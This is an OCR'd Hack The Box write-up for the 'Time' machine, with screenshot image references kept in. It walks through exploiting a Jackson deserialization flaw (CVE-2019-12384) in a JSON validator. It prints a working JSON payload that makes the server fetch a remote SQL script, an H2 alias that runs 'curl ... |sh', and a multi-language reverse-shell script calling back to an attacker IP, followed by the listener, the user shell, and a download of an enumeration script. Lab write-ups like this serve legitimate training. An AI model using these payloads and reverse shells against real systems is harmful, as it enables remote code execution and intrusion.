

time




```
┌──(root💀kali)-[/Documents/htb/boxes/time]
└─# nmap -sC -sV -oA nmap/time 10.10.10.214
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 22:47 EDT
Nmap scan report for 10.10.10.214
Host is up (0.083s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0f:7d:97:82:5f:04:2b:e0:0a:56:32:5d:14:56:82:d4 (RSA)
|   256 24:ea:53:49:d8:cb:9b:fc:d6:c4:26:ef:dd:34:c1:1e (ECDSA)
|_  256 fe:25:34:e4:3e:df:9f:ed:62:2a:a4:93:52:cc:cd:27 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Online JSON parser
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




10.10.10.214
epo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...

ONLINE JSON BEAUTIFIER & VALIDATOR


```
Output goes here!
```



```
{"test":"test"}
```




```
{
    "test": "test"
}
```



```
{"test":"test"}
```


Validation failed: Unhandled Java exception:

Validation failed: Unhandled Java exception: com.fasterxml.jackson.databind.exc.MismatchedInputException: Unexpected token (START_OBJECT), expected START_ARRAY: need JSON Array to contain As.WRAPPER_ARRAY type information for class java.lang.Object




CVE-2019-12384 Jackson RCE And SSRF

https://github.com/harry1080/CVE-2019-12384




```sql
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
        String[] command = {"bash", "-c", cmd};
        java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('curl http://10.10.14.23/x |sh')
```

cat x




```
if command -v python > /dev/null 2>&1; then
        python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("10.10.14.23",1337)); os.dup2(s.fileno(),0); os.dup2(
s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
        exit;
fi

if command -v perl > /dev/null 2>&1; then
        perl -e 'use Socket;$i="10.10.14.23";$p=1337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&
S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
        exit;
fi

if command -v nc > /dev/null 2>&1; then
        rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.23 1337 >/tmp/f
        exit;
fi

if command -v sh > /dev/null 2>&1; then
        /bin/sh -i >& /dev/tcp/10.10.14.23/1337 0>&1
        exit;
fi

if command -v php > /dev/null 2>&1; then
        php -r '$sock=fsockopen("10.10.14.23",1337);exec("/bin/sh -i <&3 >&3 2>&3");'
        exit;
fi

if command -v ruby > /dev/null 2>&1; then
        ruby -rsocket -e'f=TCPSocket.open("10.10.14.23",1337).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
        exit;
fi

if command -v lua > /dev/null 2>&1; then
        lua -e "require('socket');require('os');t=socket.tcp();t:connect('10.10.14.47','1337');os.execute('/bin/sh -i <&3 >&3 2>&3');"
        exit;
fi
```



```
require 'java'
Dir["./classpath/*.jar"].each do |f|
    require f
end
java import 'com.fasterxml.jackson.databind.ObjectMapper'
java import 'com.fasterxml.jackson.databind.SerializationFeature'

content = ARGV[0]

puts "Mapping"
mapper = ObjectMapper.new
mapper.enableDefaultTyping()
mapper.configure(SerializationFeature::FAIL ON EMPTY BEANS, false);
puts "Serializing"
obj = mapper.readValue(content, java.lang.Object.java class) # invokes all the setters
puts "objectified"
puts "stringified: " + mapper.writeValueAsString(obj)

```


```
["ch.qos.logback.core.db.DriverManagerConnectionSource",
{"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSC
FROM 'http://10.10.14.23/inject.sql'"}]
```



Validate (beta!)


["ch.qos.logback.core.db.DriverManagerConnectionSource", {"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://10.10.14.23/inject.sql'"}]

```
Validation failed: Unhandled Java exception:
```




```
┌──(root💀kali)-[/Documents/htb/boxes/time/www]
└─# ls -al
total 20
drwxr-xr-x 2 root root 4096 May 15 23:14 .
drwxr-xr-x 4 root root 4096 May 15 23:20 ..
-rwxr-xr-x 1 root root  359 May 15 23:14 inject.sql
-rwxr-xr-x 1 root root  531 May 15 23:02 test.rb
-rwxr-xr-x 1 root root 1550 May 15 22:59 x

┌──(root💀kali)-[/Documents/htb/boxes/time/www]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.214 - - [15/May/2021 23:36:17] "GET /inject.sql HTTP/1.1" 200 -
10.10.10.214 - - [15/May/2021 23:36:18] "GET /x HTTP/1.1" 200 -
```


nc -lvnp 1337




```
pericles@time:/home/pericles$ id
uid=1000(pericles) gid=1000(pericles) groups=1000(pericles)
pericles@time:/home/pericles$ 
```




```
pericles@time:/home/pericles$ curl 10.10.14.23/LinEnum.sh > LinEnum.sh
